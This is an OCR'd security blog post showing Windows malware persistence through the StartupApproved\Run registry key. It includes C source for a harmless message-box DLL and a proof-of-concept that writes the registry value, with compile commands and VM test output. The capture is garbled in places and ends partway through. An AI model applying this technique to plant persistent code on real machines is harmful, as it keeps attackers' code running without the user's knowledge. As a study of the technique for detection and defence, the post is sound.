05 - persistence. StartupApproved

This post is based on my own research into one of the another interesting malware persistence tricks: via StartupApproved Registry key.


StartupApproved

The very first post in the series about persistence, I wrote about one of the most popular and already classic techniques, via Registry Run keys.

An uncommon Registry entry utilized by the standard "startup" process (i.e., the one mostly controlled by Windows Explorer, such as the `Run` and `RunOnce` keys, the Startup folder, etc.) after `userinit.exe` completes its operation, is located at the following location in the Registry:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\
Run
```

Turns out, this key is populated when entries are enabled or disabled via the Windows Task Manager's `Startup` tab:



{:class="img-responsive"}


The good news is that we can use this registry path for persistence.

practical example

PROF

First of all, check Registry keys by the following command:

```
reg query
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved
" /s
```



{:class="img-responsive"}

At the next step, as usually, create our "evil" application (`hack.c`):

```
/*
hack.c
simple DLL messagebox
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

As usually, just `meow-meow` messagebox.

Then we just modifying our `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved` registry key, like this (`pers.c`):

```
/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00};

  const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved
\\Run";
  const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0,
KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" :
"successfully open registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data,
sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" :
"successfully set registry value :)\n");

  // close the registry key
  RegCloseKey(hkey);

  return 0;
}
```

PROF

As you can the the logic of our Proof of Concept is pretty simple - we set the value of the registry entry to `0x02 0x00...` binary value.

demo

Let's go to see everything in action. First of all, compile our "malware" DLL:

```
x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc   503 Mar 14 16:04 hack.c
```

{:class="img-responsive"}

Then, compile our PoC:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 136
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar 14 21:51 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc   503 Mar 14 16:04 hack.c
```

{:class="img-responsive"}

PROF

Finally, run it on the victim's machine. In my case, for Windows 10 x64 v1903 VM, it is looks like this:

```
.\pers.exe
```

```
PS C:\Users\user> cd Z:\2024-03-12-malware-pers-24\
PS Z:\2024-03-12-malware-pers-24> .\pers.exe
successfully open registry key :)
successfully set registry value :)
PS Z:\2024-03-12-malware-pers-24> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    02000000000000000000000
    OneDrive    REG_BINARY    02000000000000000000000
    Z:\2024-03-12-malware-pers-24\hack.dll    REG_BINARY    02000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

PS Z:\2024-03-12-malware-pers-24>
```

{:class="img-responsive"}

As you can see, I also checked registry again:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved" /s
```

PROF

```
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

  const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

  LONG res = RegOpenKey
  printf (res != ERROR_                                                    y :)\

  res = RegSetValueEx(h
  printf(res != ERROR_S                                                    value

  // close the registry
  RegCloseKey(hkey);

  return 0;
}
```

win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Windows PowerShell

```
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupAp
proved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS C:\Users\user> cd Z:\2024-03-12-malware-pers-24\
PS Z:\2024-03-12-malware-pers-24> .\pers.exe
successfully open registry key :)
successfully set registry value :)
PS Z:\2024-03-12-malware-pers-24> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Ex
plorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    Z:\2024-03-12-malware-pers-24\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS Z:\2024-03-12-malware-pers-24>
```

{:class="img-responsive"}


Then, logout and login again:

PROF



{:class="img-responsive"}

PROF




{:class="img-responsive"}

But unexpectedly it didn't work for me...


Then, I just update the name of entry:

PROF

